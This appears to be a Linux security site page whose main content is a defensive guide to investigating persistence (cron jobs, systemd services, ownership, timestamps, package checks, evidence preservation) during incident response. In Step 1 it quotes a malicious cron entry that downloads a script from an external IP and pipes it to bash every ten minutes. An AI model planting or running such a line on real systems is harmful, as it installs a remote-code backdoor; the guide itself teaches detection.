


Stay Ahead With Linux Security HOWTOs
How to Harden My Filesystem Linux security incident response

Linux security incident response You’re staring at a service or a cron job that’s giving you a bad feeling. Stop. The most dangerous thing you can do right now is act on that gut feeling alone. Linux systems are inherently noisy—package managers, configuration management, and the occasional "quick fix" from a colleague can all leave weird artifacts behind. . Step 1: Check Whether the File or Service Looks Normal When I'm looking at a scheduled task, I look for logic, not just anomalies. A cron job running...
 Jul 03, 2026
How to Learn Tips and Trickssecurity framework process monitoring

security framework process monitoring Building effective behavioral detections starts with understanding how processes behave at runtime, rather than simply collecting more logs. eBPF gives Linux security teams the visibility needed to correlate those behaviors into meaningful detections, moving away from static signatures and toward real-time analysis. . The first surprise for most people coming from auditd or legacy log collectors is how much context suddenly becomes available. Instead of just seeing that a shell executed, you...
Jul 01, 2026
How to Learn Tips and Tricksincident response linux

incident response linux When a security alert fires, the panic often sets in before the analysis. Many administrators instinctively reach for /var/log/auth.log or journalctl , but those logs tell only a partial story. They document successful logins and authentication attempts, but they rarely capture the granular "how" of a post-compromise environment. To truly reconstruct an attack, you need to master audit logs . Unlike standard authentication logs, Linux audit logs (managed by auditd ) record system-level...
Jun 29, 2026
How to Harden My Filesystemaccess control SELinux

access control SELinux SELinux troubleshooting is a necessary skill for any system administrator. When a service fails despite correct file permissions and ownership, the immediate instinct is often to disable SELinux to confirm if the security policy is the bottleneck. While turning off enforcement frequently "fixes" the immediate symptom, it hides the underlying configuration flaw—such as an incorrect context or a policy violation—that could leave your system exposed. This guide outlines a systematic approach to...
Jun 25, 2026
How to Secure My Networkincident response open-source

incident response open-source When a production server spikes at 99% CPU or the disk starts grinding, the knee-jerk reaction is usually to blame a bad code push or a runaway backup job. But if you’ve spent enough time in security incident response, you know that "performance issues" are often the first sign that you’re dealing with Linux malware. . If you don't have a systematic way to look past the performance graphs, you’re just guessing. Here is how you use Linux commands to peel back the layers when a system starts...
Jun 23, 2026
 Refine HOWTOs
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Can sandbox isolation stop malware?
Loading...

Explore Latest Linux Security HOWTOs
We found -4 articles for you...
160
 Linux securityincident responsemalware detection
How to Investigate Linux Persistence During Incident Response

You’re staring at a service or a cron job that’s giving you a bad feeling. Stop. The most dangerous thing you can do right now is act on that gut feeling alone. Linux systems are inherently noisy—package managers, configuration management, and the occasional "quick fix" from a colleague can all leave weird artifacts behind. . Step 1: Check Whether the File or Service Looks Normal When I'm looking at a scheduled task, I look for logic, not just anomalies. A cron job running /usr/local/bin/backup.sh at 2:00 AM? That makes sense. It fits the normal rhythm of a server. But if I see */10 * * * * curl http://198.x.x.x/x.sh | bash , the mood changes. Production servers rarely need to download and execute code from an external IP every ten minutes. Until someone can explain why it's there, I treat it like a priority. Useful commands # View system cron jobs cat /etc/crontab ls -la /etc/cron.* # View a user's cron jobs crontab -l # List active systemd services systemctl list-units --type=service # View a service definition systemctl cat suspicious.service Production servers rarely need to pull and execute code from an external IP every ten minutes. It’s possible there’s a legitimate business reason, but I’ve rarely seen one. Until someone can explain it to me, I treat it as a priority. If you find a service launching from a temporary directory like /tmp or a hidden folder in a user’s home, pause. Those aren't common locations for long-lived system services, and they deserve particular scrutiny. Step 2: Check Who Owns the File or Service This is usually where I find my first hard lead. Ownership tells you who the system believes is responsible for a file. If a service that's supposed to belong to root is owned by dev_user1 , you've found a trust boundary that's been crossed. Useful commands ls -l /path/to/file stat /path/to/file systemctl status suspicious.service If a service is supposed to be owned by root , but it’s owned by dev_user1 , you’ve found a boundary violation. During incident response, treat unexplained changes as potentially malicious until you can rule them out. If a web server account like www-data owns a startup script that runs as root , that’s a strong lead worth investigating further because it breaks an expected trust boundary. Don't overthink it: if the owner doesn't match the function, note it down. Step 3: Find Out When It Was Created or Modified Everything on a Linux system leaves a footprint. Don't look at that file in isolation. Don't investigate timestamps in isolation. Correlate them with authentication logs and sudo activity. That's how isolated clues become an attack timeline. Useful commands stat /etc/systemd/system/suspicious.service journalctl --since "2025-06-15 14:00" --until "2025-06-15 14:10" journalctl -u suspicious.service last grep sudo /var/log/auth.log Example Investigation Timeline Example Timeline 14:01 – SSH login from an unfamiliar IP 14:03 – User runs sudo 14:05 – New systemd service appears 14:06 – Service establishes an outbound connection One event isn't enough to call it malicious. Together, they tell a much more convincing story. Step 4: See What the Service or Script Actually Does Service names are cheap. Behavior is much harder to fake. Follow every layer until you reach the executable that's actually doing the work. Useful commands systemctl cat suspicious.service cat /etc/systemd/system/suspicious.service less /path/to/script.sh file /path/to/binary strings /path/to/binary Is it spawning a shell? Are you seeing a base64-encoded string that’s meant to be piped into bash ? Then, follow the chain. If ExecStart launches a shell script, open that script. If that script launches another binary, inspect that, too. Persistence often hides one layer deeper than the service file itself. If you see layers of decoding, ask yourself why. Admins rarely obfuscate their scripts;attackers do it to kill your momentum. Check what triggered it, too. A script that sits there is one thing, but one that’s actively firing every five minutes and reaching out to an external host? That’s not a configuration issue. That’s an active connection. Confirm Whether It's Actually Malicious You’ve got a list of anomalies. Now, you need to turn those observations into a verdict. This is where you stop guessing and start building a case. Step 5: Check Whether Linux Recognizes the File If you’re looking at a suspicious binary in a system directory, don’t just stare at it—ask the system if it’s supposed to be there. Use dpkg -S on Debian systems or rpm -qf on RPM systems to see if the file is tracked by a package. # Debian/Ubuntu dpkg -S /path/to/file # RHEL/CentOS/Fedora rpm -qf /path/to/file But look, if the package manager doesn't recognize a file, don't automatically scream "hacker." Plenty of companies use custom scripts, manual builds, or legacy junk that isn't managed by a package manager. If the system doesn't know about it, it just means you don't have a clear answer yet. Check with your team—if nobody knows why that file is there, then you can start worrying. Step 6: Don't Trust the Name Alone Attackers love names like dbus-monitor.service or system-sync.service . They’re betting that you’ll glance at the list, see something that sounds like an OS component, and keep scrolling. When I see names that sound "native," I get really suspicious. Compare the service description to the actual path of the binary. systemctl status suspicious.service systemctl cat suspicious.service readlink -f /proc/$(pidof suspicious_binary)/exe If the description says "Network Management Tool" but the binary is executing out of /home/user/.cache/ , you’ve found the mismatch. Don't look at the name—look at where the thing is actually living. Step 7: Check for Other Ways the Attacker Could Return Persistence is rarely a one-hitwonder. If an attacker gets into your system, they usually set up a few different ways back in. If you find one cron job and call it a day, you’ve basically just cleared the way for them to use their other entry point. Once I find one hook, I assume there are more. I start digging into /etc/crontab , checking authorized_keys for every user on the box, and scanning /etc/passwd for accounts I don't recognize. Assume they have a backup plan. If you only clean up one thing, you haven't actually kicked them off the system—you’ve just annoyed them. cat /etc/crontab crontab -l find /etc/systemd -name "*.service" find /home -name authorized_keys cat /etc/passwd Step 8: Save the Evidence Before You Remove Anything This is the hardest part. You’re stressed, you want the attacker off your machine, and it is incredibly tempting to just rm -rf the problem away. Don't. Incident Response Tip Removing a malicious file may stop the immediate problem, but it also destroys valuable evidence. Before making changes, preserve the file, calculate its hash, and collect the surrounding logs. Those artifacts may be the key to understanding how the attacker gained access—or proving what happened later. Useful commands sha256sum suspicious_file cp suspicious_file /secure/evidence/ journalctl -u suspicious.service > service.log tar czf evidence.tar.gz suspicious_file service.log What You've Learned About Investigating Linux Persistence If you’ve made it this far, you’ve stopped looking for "the bad file" and started looking for "the story." That’s the most important shift you can make in incident response. When you stop treating persistence mechanisms as isolated puzzles and start treating them as parts of a larger narrative, the game changes. You stop asking if a specific cron job is "malicious" and start asking why it’s there, how it got there, and what else it’s connected to. The reality of Linux IR is that there is no magical tool that willscream "Attacker!" at you. You are going to spend a lot of time looking at boring, standard files—until, suddenly, you aren't. Your job isn't to be a human antivirus scanner. Your job is to be the person who notices that one weird inconsistency in a sea of expected behavior. Remember: you don't need to know everything about Linux to start hunting. You just need to know what "normal" looks like on your machines. When you understand the rhythm of your own systems, the things that don't belong stand out on their own. So, the next time you find something that feels off, don't rush to hit delete. Take a breath, document the state of the system, and follow the breadcrumbs. It’s rarely about the one file you found; it’s about the path you’re about to uncover. Want more Linux incident response walkthroughs? Subscribe to our newsletter for practical investigations, detection techniques, and real-world Linux security scenarios you can apply in your own environment. . Learn effective techniques for investigating Linux persistence during incident response, focusing on detection and analysis.. Linux Persistence, Incident Response, Monitoring Techniques, Threat Detection. . Dave Wreski
 Jul 03, 2026
•
Jul 03, 2026
• How to Harden My Filesystem

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Can sandbox isolation stop malware?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More